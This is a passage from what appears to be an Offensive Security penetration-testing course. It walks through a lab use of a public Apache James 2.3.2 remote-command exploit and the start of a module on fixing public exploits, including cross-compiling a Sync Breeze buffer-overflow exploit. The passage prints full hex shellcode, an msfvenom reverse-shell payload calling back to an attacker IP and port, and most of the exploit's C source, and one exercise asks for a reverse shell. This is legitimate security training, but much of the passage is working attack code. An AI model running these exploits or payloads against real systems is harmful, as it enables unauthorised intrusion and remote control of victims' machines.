


Figure 260: Available BeEF exploits

14.2.2.4 The Metasploit Framework

Metasploit[376] is an excellent framework built to assist in the development and execution of exploits. This framework is available in Kali Linux by default and can be started with the **msfconsole** command:

```
kali@kali:~$ sudo msfconsole -q

msf >
```

Listing 417 - Starting the Metasploit framework

Usage of this framework is covered in-depth in a different module so we will simply focus on listing the exploits available within the framework with the **search** command.

To demonstrate, consider this search for the popular MS08_067[377] vulnerability:

```
msf > search ms08_067

Matching Modules
================

Name                                  Disclosure Date  Description
----                                  ---------------  -----------
exploit/windows/smb/ms08_067_netapi   2008-10-28       MS08-067 Microsoft Server Servic
e Relative Path Stack Corruption
```

Listing 418 - Searching for a ms08_067 exploit in Metasploit

[376] (Rapid7, 2019), https://www.metasploit.com

[377] (Microsoft, 2019), https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067

Copyright © Offensive Security Ltd. All rights reserved.

Metasploit's search command includes numerous keywords to help us find a particular exploit. To list all of the available options, run **search** with the **-h** option:

```
msf5 > search -h
Usage: search [ options ] <keywords>

OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Search string for row filter
  -u                Use module if there is one result

Keywords:
  aka          :  Modules with a matching AKA (also-known-as) name
  author       :  Modules written by this author
  arch         :  Modules affecting this architecture
  bid          :  Modules with a matching Bugtraq ID
  cve          :  Modules with a matching CVE ID
  edb          :  Modules with a matching Exploit-DB ID
  check        :  Modules that support the 'check' method
  date         :  Modules with a matching disclosure date
  description :  Modules with a matching description
  full_name    :  Modules with a matching full name
  mod_time     :  Modules with a matching modification date
  name         :  Modules with a matching descriptive name
  path         :  Modules with a matching path
  platform     :  Modules affecting this platform
  port         :  Modules with a matching port
  rank         :  Modules with a matching rank (Can be descriptive (ex: 'good') or nume
  ref          :  Modules with a matching ref
  reference    :  Modules with a matching reference
  target       :  Modules affecting this target
  type         :  Modules of a specific type (exploit, payload, auxiliary, encoder, eva

Examples:
  search cve:2009 type:exploit
```

Listing 419 - Displaying the available search options in Metasploit

14.3 Putting It All Together

With all of the resources covered, let's demonstrate how this would look in a real scenario. We are going to attack our dedicated Linux client, which is hosting an application vulnerable to a public exploit.

We begin our enumeration process by running **nmap** to determine what services the machine has exposed to the network:

```
kali@kali:~# sudo nmap 10.11.0.128 -p- -sV -vv --open --reason
...
Scanning 10.11.0.128 [65535 ports]
Discovered open port 3389/tcp on 10.11.0.128
Discovered open port 110/tcp on 10.11.0.128
Discovered open port 25/tcp on 10.11.0.128
Discovered open port 22/tcp on 10.11.0.128
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Discovered open port 119/tcp on 10.11.0.128
Discovered open port 4555/tcp on 10.11.0.128
Completed SYN Stealth Scan at 14:23, 49.03s elapsed (65535 total ports)
Initiating Service scan at 14:23
Scanning 6 services on 10.11.0.128
Completed Service scan at 14:23, 11.47s elapsed (6 services on 1 host)
NSE: Script scanning 10.11.0.128.
...
Nmap scan report for 10.11.0.128
Host is up, received arp-response (0.15s latency).
Scanned at 2019-04-13 14:22:57 EEST for 61s
Not shown: 65304 closed ports, 225 filtered ports
Reason: 65304 resets and 225 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON         VERSION
22/tcp   open  ssh           syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2
25/tcp   open  smtp          syn-ack ttl 64 JAMES smtpd 2.3.2
110/tcp  open  pop3          syn-ack ttl 64 JAMES pop3d 2.3.2
119/tcp  open  nntp          syn-ack ttl 64 JAMES nntpd (posting ok)
3389/tcp open  ms-wbt-server syn-ack ttl 64 xrdp
4555/tcp open  james-admin   syn-ack ttl 64 JAMES Remote Admin 2.3.2
MAC Address: 00:50:56:93:2E:E7 (VMware)
Service Info: Host: debian; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 61.11 seconds
           Raw packets sent: 76606 (3.371MB) | Rcvd: 71970 (2.879MB)
```

Listing 420 - Using nmap to enumerate the exposed services on the dedicated Linux client

Based on the output of our scan, it appears that the system is running an SSH server on TCP port 22, XRDP on TCP port 3389, and various services noted as "JAMES". Using Google to get more information on what the JAMES services are leads us to believe that our target is running Apache James.

In order to locate any available exploits, we will use the *searchsploit* tool:

```
kali@kali:~$ searchsploit james
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Apache James Server 2.2 - SMTP Denial  | exploits/multiple/dos/27915.pl
Apache James Server 2.3.2 - Remote Com | exploits/linux/remote/35513.py
WheresJames Webcam Publisher Beta 2.0. | exploits/windows/remote/944.c
---------------------------------------- ----------------------------------------
```

Listing 421 - Using searchsploit to search for exploits targeting Apache James

Amongst the results, it appears that one of the exploits is targeting the specific Apache James Server version 2.3.2.[378] A quick glance at this exploit shows that it takes the IP address as an argument and executes a specific command as root defined in the *payload* variable:

```
payload = '[ "$(id -u)" == "0" ] && touch /root/proof.txt' # to exploit only on root
```

[378] (Offensive Security, 2014), https://www.exploit-db.com/exploits/35513

Copyright © Offensive Security Ltd. All rights reserved.

Listing 422 - The payload executed as the root user upon exploitation

Now that we have located our exploit, we will attempt to run it against our dedicated Linux client without any modifications.

```
kali@kali:~$ python /usr/share/exploitdb/exploits/linux/remote/35513.py 10.11.0.128
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
```

Listing 423 - Running the exploit against our dedicated Linux client

The exploit appears to have worked without any errors and it informs us that the payload will be executed once somebody logs in to the machine.

We connect to our dedicated Linux client to simulate a login that would normally occur from the victim and notice that we get additional clutter (from the exploit) that would not occur during a standard login session:

```
kali@kali:~$ ssh root@10.11.0.128
root@10.11.0.128's password:
...
-bash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\ز': co
mmand not found
-bash: L: command not found
-bash: attributestLjava/util/HashMap: No such file or directory
-bash: L
        errorMessagetLjava/lang/String: No such file or directory
-bash: L
        lastUpdatedtLjava/util/Date: No such file or directory
-bash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
-bash: $'L\004nameq~\002L': command not found
-bash: recipientstLjava/util/Collection: No such file or directory
-bash: L: command not found
-bash: $'remoteAddrq~\002L': command not found
-bash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-bash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': comm
and not found
-bash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-bash: @team.pl>
Message-ID: <31878267.0.1555158659200.JavaMail.root@debian>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../../etc/bash_completion.d@localhost
Received: from vpn.hacker.localdomain ([10.11.11.10])
          by debian (JAMES SMTP Server 2.3.2) with SMTP ID 330
          for <../../../../../../../../../etc/bash_completion.d@localhost>;
          Sat, 13 Apr 2019 08:30:53 -0400 (EDT)
Date: Sat, 13 Apr 2019 08:30:53 -0400 (EDT)
From: team@team.pl

: No such file or directory
```


Copyright © Offensive Security Ltd. All rights reserved.

```
-bash: $'\r': command not found
root@debian:~#
```

Listing 424 - Logging in to the dedicated Linux client using SSH to simulate the victim

If everything worked according to plan, we should see a proof.txt file under the /root directory.

```
root@debian:~# ls -lah /root/proof.txt
-rw-r--r-- 1 root root 0 Apr 13 08:34 /root/proof.txt
```

Listing 425 - Verifying that the payload was executed upon logging in to the machine

Very nice. It looks like the exploit was successful.

14.3.1.1 Exercises

1. Connect to your dedicated Linux client and start the vulnerable Apache James service using the /usr/local/james/bin/run.sh script.
2. Enumerate the target using port scanning utilities and use information from the banners and Internet searches to determine the software running on the machine.
3. Use the *searchsploit* tool to find exploits for this version on the online resources mentioned in this module.
4. Launch the exploit and verify that the payload is executed upon logging in to the machine.
5. Attempt to modify the *payload* variable in order to get a reverse shell on the target machine.

14.4 Wrapping Up

In this module, we discussed the risks associated with running code written by untrusted authors. We also covered various online resources that host exploit code for publicly-known vulnerabilities as well as offline resources that do not require an Internet connection. Finally, we covered a scenario that shows how such online resources can be used to find public exploits for software versions discovered during the enumeration phase against a target.

Copyright © Offensive Security Ltd. All rights reserved.

15. Fixing Exploits

Writing an exploit from scratch can be difficult and time-consuming. But it can be equally difficult and time-consuming to find a public exploit that fits our exact needs during an engagement. One great compromise is to modify a public exploit to suit our specific needs.

There are challenges with this solution, however. In the case of memory corruption exploits like buffer overflows, we may need to modify basic target parameters such as the socket information, return address, payload, and offsets.

Understanding each of these elements is very important. For example, if our target is running Windows 2008 Server and we attempt to run an exploit that was written and tested against Windows 2003 Server, newer protection mechanisms such as ASLR will most likely result in an application crash, which could lock down that attack vector for a period of time or impact the production environment, both situations we should avoid.

With this in mind, instead of firing off a mismatched exploit, we should always read the exploit code carefully, modify it as needed, and test it against our own sandboxed target whenever possible.

> *These variables explain why online resources like the Exploit Database[379] host multiple exploits for the same vulnerability, each written for different target operating system versions and architectures.*

We may also benefit from porting an exploit to a different language in order to include additional pre-written libraries and extend the exploit functionality by importing it to an attack framework.

Finally, exploits that are coded to run on a particular operating system and architecture may need to be ported to a different platform. As an example, we often encounter situations where an exploit needs to be compiled on Windows but we want to run it on Kali.

In this module, we will overcome many of these challenges as we walk through the steps required to modify public exploit code to fit a specific attack platform and target. We will explore both memory corruption exploits and web exploits.

15.1 Fixing Memory Corruption Exploits

Memory corruption exploits, such as buffer overflows, are relatively complex and can be difficult to modify. Before we jump into an example, we should discuss the process and highlight some of the considerations and challenges we will face.

[379] (Offensive Security, 2019), https://www.exploit-db.com

Copyright © Offensive Security Ltd. All rights reserved.



15.1.1 Overview and Considerations

The general flow of a standard stack overflow (in applications running in user mode without mitigations such as DEP and ASLR) is fairly straight-forward. The exploit will:

1. Create a large buffer to trigger the overflow.
2. Take control of EIP by overwriting a return address on the stack by padding the large buffer with an appropriate offset.
3. Include a chosen payload in the buffer prepended by an optional NOP sled.
4. Choose a correct return address instruction such as JMP ESP (or different register) in order to redirect the execution flow into our payload.

Additionally, as we fix the exploit, depending on the nature of the vulnerability, we may need to modify elements of the deployed buffer to suit our target such as file paths, IP addresses and ports, URLs, etc. If these modifications alter our offset, we must adjust the buffer length to ensure we overwrite the return address with the desired bytes.

Although we could trust that the return address used in the exploit is correct, the more responsible alternative is to find the return address ourselves, especially if the one used is not part of the vulnerable application or its DLLs. One of the most reliable ways to do this is to clone the target environment locally in a virtual machine and then use a debugger on the vulnerable software to obtain the memory address of the return address instruction.

We must also consider changing the payload contained in the original exploit code.

As mentioned in a previous module, public exploits present an inherent danger because they often contain hex-encoded payloads that must be reverse-engineered to determine how they function. Because of this, we must always review the payloads used in public exploits or better yet, insert our own.

When we do this, we will obviously include our own IP address and port numbers and possibly exclude certain bad characters, which we can determine on our own or glean from the exploit comments.

While generating our own payload is advised whenever possible, there are exploits that use custom payloads that are key for a successful compromise of the vulnerable application. If this is the case, our only option is to reverse engineer the payload to determine how it functions and if it is safe to execute. This is difficult and beyond the scope of this module, so we will instead focus on shellcode replacement.

All of these considerations must be kept in mind as we re-purpose the exploit.

15.1.2 Importing and Examining the Exploit

In this example, we will again target Sync Breeze Enterprise 10.0.28 as we did in a previous module, but we will focus on a different exploit. This will provide us with another working exploit for our target environment and allow us to walk through the modification process.

Searching by product and version, we notice that there are two available exploits for this particular vulnerability, one of which is coded in *C*:

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ searchsploit "Sync Breeze Enterprise 10.0.28"
---------------------------------------------------------------------- ---------------------
 Exploit Title                                                        |  Path (/usr/share/exploitdb/)
---------------------------------------------------------------------- ---------------------
Sync Breeze Enterprise 10.0.28 - Remote Buffer Over                   | exploits/windows/remote/42928.py
Sync Breeze Enterprise 10.0.28 - Remote Buffer Over                   | exploits/windows/dos/42341.c
---------------------------------------------------------------------- ---------------------
```

Listing 426 - Searching for available exploits for our vulnerable software using searchsploit

Since we're already familiar with how the vulnerability works and how it is exploited, we are presented with a good opportunity to see the differences between scripting languages such as *Python* and a compiled language such as *C* without the added complexity of unraveling a new vulnerability.

While there are plenty of differences between the two languages, we will focus on two main differences that will affect us, including memory management and string operations.

The first key difference is that scripting languages are executed through an interpreter and not compiled to create a stand-alone executable. Because scripting languages require an interpreter, this means that we can not run a *Python* script in an environment where *Python* is not installed. This could limit us in the field, especially if we need a stand-alone exploit (like a local privilege escalation) that must run in an environment that doesn't have Python pre-installed.

> *As an alternative, we could consider using PyInstaller (https://www.pyinstaller.org), which packages Python applications into stand-alone executables for various target operating systems. However, given the nuances of exploit code, we suggest porting the code by hand to fully understand how the exploit will work against the target.*

An additional difference between the two languages is that in a scripting language like *Python*, concatenating a string is very easy and usually takes the form of an addition between two strings:

```
kali@kali:~$ python

>>> string1 = "This is"
>>> string2 = " a test"
>>> string3 = string1 + string2
>>> print string3
This is a test
```

Listing 427 - String concatenation example in Python

As discussed later in this module, concatenating strings in this way is not allowed in a programming language such as *C*.

To begin the process of modifying our exploit, we will move the target exploit[380] to our current working directory by using SearchSploit's handy `-m` mirror (copy) option:

[380] (Offensive Security, 2017), https://www.exploit-db.com/exploits/42341/

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ searchsploit -m 42341
  Exploit: Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow (PoC)
      URL: https://www.exploit-db.com/exploits/42341/
     Path: /usr/share/exploitdb/exploits/windows/dos/42341.c
File Type: C source, UTF-8 Unicode text, with CRLF line terminators

Copied to: /home/kali/42341.c
```

Listing 428 - Using searchsploit to copy the exploit to the current working directory

Now that the exploit is mirrored to our home directory, we can inspect it to determine what modifications (if any) are required to compile the exploit and make it work in our target environment.

However, before even considering compilation, we notice that the headers (such as winsock2.h[381]) indicate that this code was meant to be compiled on Windows:

```
#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
```

Listing 429 - Displaying the C headers at the beginning of the exploit code

Although we could attempt to compile this on Windows, we will instead *cross-compile*[382] this exploit on Kali.

15.1.3 Cross-Compiling Exploit Code

In order to avoid compilation issues, it is generally recommended to use native compilers for the specific operating system targeted by the code; however, this may not always be an option.

There are situations where we only have access to a single attack environment (like Kali), but need to leverage an exploit that is coded for a different platform. This is where a cross-compiler can be extremely helpful.

We will use the extremely popular *mingw-64* cross-compiler in this section. If it's not already present, we can install it with **apt**:

```
kali@kali:~$ sudo apt install mingw-w64
```

Listing 430 - Installing the mingw-64 cross-compiler in Kali

After the installation has completed, we can use **mingw-64** to compile the code into a Windows PE file.[383] The first step is to see if the exploit code compiles without errors:

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe
/tmp:syncbreeze_exploit.c:(.text+0x2e): undefined reference to `_imp__WSAStartup@8'
/tmp:syncbreeze_exploit.c:(.text+0x3c): undefined reference to `_imp__WSAGetLastError@
/tmp:syncbreeze_exploit.c:(.text+0x80): undefined reference to `_imp__socket@12'
/tmp:syncbreeze_exploit.c:(.text+0x93): undefined reference to `_imp__WSAGetLastError@
/tmp:syncbreeze_exploit.c:(.text+0xbd): undefined reference to `_imp__inet_addr@4'
```

[381] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms737629(v=vs.85).aspx

[382] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross_compiler

[383] (Offensive Security, 2015), https://forums.offensive-security.com/showthread.php?t=2206&p=8529

Copyright © Offensive Security Ltd. All rights reserved.

```
/tmp:syncbreeze_exploit.c:(.text+0xdd): undefined reference to `_imp__htons@4'
/tmp:syncbreeze_exploit.c:(.text+0x106): undefined reference to `_imp__connect@12'
/tmp:syncbreeze_exploit.c:(.text+0x14f): undefined reference to `_imp__send@16'
/tmp:syncbreeze_exploit.c:(.text+0x182): undefined reference to `_imp__closesocket@4'
collect2: error: ld returned 1 exit status
```

Listing 431 - Errors displayed after attempting to compile the exploit using mingw-64

Something went wrong during the compilation process and although the errors from listing 431 may seem foreign, a simple Google search for "WSAStartup" reveals that this is a function found in *winsock.h*. Further research indicates that these errors occur when the linker can not find the winsock library, and that adding the **-lws2_32** parameter to the **i686-w64-mingw32-gcc** command should fix the problem:

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~$ ls -lah
total 372K
drwxr-xr-x  2 root root 4.0K Feb 24 17:13 .
drwxr-xr-x 17 root root 4.0K Feb 24 15:42 ..
-rw-r--r--  1 root root 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 root root 355K Feb 24 17:13 syncbreeze_exploit.exe
```

Listing 432 - Successfully compiling the code after adjusting the mingw-64 command to link the winsock library

Listing 432 shows that mingw32 produced an executable without generating any compilation errors.

15.1.3.1 Exercises

1. Locate the exploit discussed in this section using the searchsploit tool in Kali Linux.
2. Install the mingw-w64 suite in Kali Linux and compile the exploit code.

15.1.4 Changing the Socket Information

We already know that this exploit targets a remotely-accessible vulnerability, which means that our code needs to establish a connection to the target at some point.

Inspecting the C code, we notice that it uses hard-coded values for the *IP address* as well as the for *port*:

```
printf("[>] Socket created.\n");
server.sin_addr.s_addr = inet_addr("10.11.0.22");
server.sin_family = AF_INET;
server.sin_port = htons(80);
```

Listing 433 - Identifying the code lines responsible for the IP address and port

These will be the first values that we will need to adjust in our exploit.

15.1.4.1 Exercises

1. Modify the connection information in the exploit in order to target the SyncBreeze installation on your Windows client.
2. Recompile the exploit and use Wireshark to confirm that the code successfully initiates a socket connection to your dedicated Windows client.

Copyright © Offensive Security Ltd. All rights reserved.



15.1.5 Changing the Return Address

Further inspection on the code reveals the use of a return address located in msvbvm60.dll, which is not part of the vulnerable software. Looking at the loaded modules in the debugger on our Windows client, we notice that this DLL is absent, meaning that the return address will not be valid for our target.

Given that we already have a working exploit from our previous module, we can replace the target return address with our own, which is valid.

```
unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83
```

Listing 434 - Changing the return address

If we do not have a return address from a previously developed exploit, we have a few options. The first, and most recommended option, is to recreate the target environment locally and use a debugger to determine this address. This is the process we used when we developed the original exploit.

If this is not an option, then we could use information from other publicly available exploits to get a reliable return address that will match our target environment. For example, if we needed a return address for a JMP ESP instruction on Windows Server 2003 SP2, we could look for it in public exploits leveraging different vulnerabilities targeting that operating system. This method is less reliable and can vary widely depending on the protections the operating system has installed.

As an alternative, we could obtain a return address directly from the target machine. If we have access to our target as an unprivileged user and want to run an exploit that will elevate our privileges, we can copy the DLLs that we are interested into our attack machine and use various tools such as disassemblers or even *msfpescan*[384] from the Metasploit Framework to obtain a reliable return address.

15.1.5.1 Exercise

1. Find any valid return address instruction and alter the one present in the original exploit.

15.1.6 Changing the Payload

Continuing the analysis of our *C* exploit, we notice that the *shellcode* variable seems to hold the payload. Since it is stored as hex bytes, we can not easily determine its purpose. The only hint given by the author refers to a *NOP slide* that is part of the *shellcode* variable:

```
unsigned char shellcode[] =
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
  "\xdb\xda\xbd\x92\xbc\xaf\xa7\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
  "\x52\x31\x68\x17\x83\xc0\x04\x03\xfa\xaf\x4d\x52\x06\x27\x13"
  "\x9d\xf6\xb8\x74\x17\x13\x89\xb4\x43\x50\xba\x04\x07\x34\x37"
  "\xee\x45\xac\xcc\x82\x41\xc3\x65\x28\xb4\xea\x76\x01\x84\x6d"
  "\xf5\x58\xd9\x4d\xc4\x92\x2c\x8c\x01\xce\xdd\xdc\xda\x84\x70"
  "\xf0\x6f\xd0\x48\x7b\x23\xf4\xc8\x98\xf4\xf7\xf9\x0f\x8e\xa1"
  "\xd9\xae\x43\xda\x53\xa8\x80\xe7\x2a\x43\x72\x93\xac\x85\x4a"
  "\x5c\x02\xe8\x62\xaf\x5a\x2d\x44\x50\x29\x47\xb6\xed\x2a\x9c"
```

[384] (Offensive Security, 2019), https://www.offensive-security.com/metasploit-unleashed/exploit-targets/

Copyright © Offensive Security Ltd. All rights reserved.

```
  "\xc4\x29\xbe\x06\x6e\xb9\x18\xe2\x8e\x6e\xfe\x61\x9c\xdb\x74"
  "\x2d\x81\xda\x59\x46\xbd\x57\x5c\x88\x37\x23\x7b\x0c\x13\xf7"
  "\xe2\x15\xf9\x56\x1a\x45\xa2\x07\xbe\x0e\x4f\x53\xb3\x4d\x18"
  "\x90\xfe\x6d\xd8\xbe\x89\x1e\xea\x61\x22\x88\x46\xe9\xec\x4f"
  "\xa8\xc0\x49\xdf\x57\xeb\xa9\xf6\x93\xbf\xf9\x60\x35\xc0\x91"
  "\x70\xba\x15\x35\x20\x14\xc6\xf6\x90\xd4\xb6\x9e\xfa\xda\xe9"
  "\xbf\x05\x31\x82\x2a\xfc\xd2\x01\xba\x8a\xef\x32\xb9\x72\xe1"
  "\x9e\x34\x94\x6b\x0f\x11\x0f\x04\xb6\x38\xdb\xb5\x37\x97\xa6"
  "\xf6\xbc\x14\x57\xb8\x34\x50\x4b\x2d\xb5\x2f\x31\xf8\xca\x85"
  "\x5d\x66\x58\x42\x9d\xe1\x41\xdd\xca\xa6\xb4\x14\x9e\x5a\xee"
  "\x8e\xbc\xa6\x76\xe8\x04\x7d\x4b\xf7\x85\xf0\xf7\xd3\x95\xcc"
  "\xf8\x5f\xc1\x80\xae\x09\xbf\x66\x19\xf8\x69\x31\xf6\x52\xfd"
  "\xc4\x34\x65\x7b\xc9\x10\x13\x63\x78\xcd\x62\x9c\xb5\x99\x62"
  "\xe5\xab\x39\x8c\x3c\x68\x59\x6f\x94\x85\xf2\x36\x7d\x24\x9f"
  "\xc8\xa8\x6b\xa6\x4a\x58\x14\x5d\x52\x29\x11\x19\xd4\xc2\x6b"
  "\x32\xb1\xe4\xd8\x33\x90";
```

Listing 435 - The shellcode variable content includes a NOP slide before the actual payload

Since we have already determined the bad characters from our research in the previous exploit, we can generate our own payload with **`msfvenom`**:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 EXITFUNC=
thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\3d"
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbf\x27\xf0\xd2\x43\xda\xd5\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x31\x78\x12\x03\x78\x12\x83\xcf\x0c\x30\xb6\xf3\x05\x37"
"\x39\x0b\xd6\x58\xb3\xee\xe7\x58\xa7\x7b\x57\x69\xa3\x29\x54"
"\x02\xe1\xd9\xef\x66\x2e\xee\x58\xcc\x08\xc1\x59\x7d\x68\x40"
"\xda\x7c\xbd\xa2\xe3\x4e\xb0\xa3\x24\xb2\x39\xf1\xfd\xb8\xec"
"\xe5\x8a\xf5\x2c\x8e\xc1\x18\x35\x73\x91\x1b\x14\x22\xa9\x45"
"\xb6\xc5\x7e\xfe\xff\xdd\x63\x3b\x49\x56\x57\xb7\x48\xbe\xa9"
"\x38\xe6\xff\x05\xcb\xf6\x38\xa1\x34\x8d\x30\xd1\xc9\x96\x87"
"\xab\x15\x12\x13\x0b\xdd\x84\xff\xad\x32\x52\x74\xa1\xff\x10"
"\xd2\xa6\xfe\xf5\x69\xd2\x8b\xfb\xbd\x52\xcf\xdf\x19\x3e\x8b"
"\x7e\x38\x9a\x7a\x7e\x5a\x45\x22\xda\x11\x68\x37\x57\x78\xe5"
"\xf4\x5a\x82\xf5\x92\xed\xf1\xc7\x3d\x46\x9d\x6b\xb5\x40\x5a"
"\x8b\xec\x35\xf4\x72\x0f\x46\xdd\xb0\x5b\x16\x75\x10\xe4\xfd"
"\x85\x9d\x31\x51\xd5\x31\xea\x12\x85\xf1\x5a\xfb\xcf\xfd\x85"
"\x1b\xf0\xd7\xad\xb6\x0b\xb0\xdb\x4d\x13\x52\xb4\x53\x13\x53"
"\xff\xdd\xf5\x39\xef\x8b\xae\xd5\x96\x91\x24\x47\x56\x0c\x41"
"\x47\xdc\xa3\xb6\x06\x15\xc9\xa4\xff\xd5\x84\x96\x56\xe9\x32"
"\xbe\x35\x78\xd9\x3e\x33\x61\x76\x69\x14\x57\x8f\xff\x88\xce"
"\x39\x1d\x51\x96\x02\xa5\x8e\x6b\x8c\x24\x42\xd7\xaa\x36\x9a"
"\xd8\xf6\x62\x72\x8f\xa0\xdc\x34\x79\x03\xb6\xee\xd6\xcd\x5e"
"\x76\x15\xce\x18\x77\x70\xb8\xc4\xc6\x2d\xfd\xfb\xe7\xb9\x09"
"\x84\x15\x5a\xf5\x5f\x9e\x7a\x14\x75\xeb\x12\x81\x1c\x56\x7f"
"\x32\xcb\x95\x86\xb1\xf9\x65\x7d\xa9\x88\x60\x39\x6d\x61\x19"
"\x52\x18\x85\x8e\x53\x09";
```

Listing 436 - Using msfvenom to generate a reverse shell payload that fits our environment

Copyright © Offensive Security Ltd. All rights reserved.



With all the above-mentioned changes, our exploit code now looks like the following:

```
...
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#define DEFAULT_BUFLEN 512

#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>

DWORD SendRequest(char *request, int request_size) {
    WSADATA wsa;
    SOCKET s;
    struct sockaddr_in server;
    char recvbuf[DEFAULT_BUFLEN];
    int recvbuflen = DEFAULT_BUFLEN;
    int iResult;

    printf("\n[>] Initialising Winsock...\n");
    if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0)
    {
        printf("[!] Failed. Error Code : %d", WSAGetLastError());
        return 1;
    }

    printf("[>] Initialised.\n");
    if ((s = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
    {
        printf("[!] Could not create socket : %d", WSAGetLastError());
    }

    printf("[>] Socket created.\n");
    server.sin_addr.s_addr = inet_addr("10.11.0.22");
    server.sin_family = AF_INET;
    server.sin_port = htons(80);

    if (connect(s, (struct sockaddr *)&server, sizeof(server)) < 0)
    {
        puts("[!] Connect error");
        return 1;
    }
    puts("[>] Connected");

    if (send(s, request, request_size, 0) < 0)
    {
        puts("[!] Send failed");
        return 1;
    }
    puts("\n[>] Request sent\n");
    closesocket(s);
    return 0;
}

void EvilRequest() {
```


Copyright © Offensive Security Ltd. All rights reserved.



```
    char request_one[] = "POST /login HTTP/1.1\r\n"
                         "Host: 10.11.0.22\r\n"
                         "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/201
00101 Firefox/52.0\r\n"
                         "Accept: text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8\r\n"
                         "Accept-Language: en-US,en;q=0.5\r\n"
                         "Referer: http://10.11.0.22/login\r\n"
                         "Connection: close\r\n"
                         "Content-Type: application/x-www-form-urlencoded\r\n"
                         "Content-Length: ";
    char request_two[] = "\r\n\r\nusername=";

    int initial_buffer_size = 780;
    char *padding = malloc(initial_buffer_size);
    memset(padding, 0x41, initial_buffer_size);
    memset(padding + initial_buffer_size - 1, 0x00, 1);
    unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83

    // root@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 EX
ITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
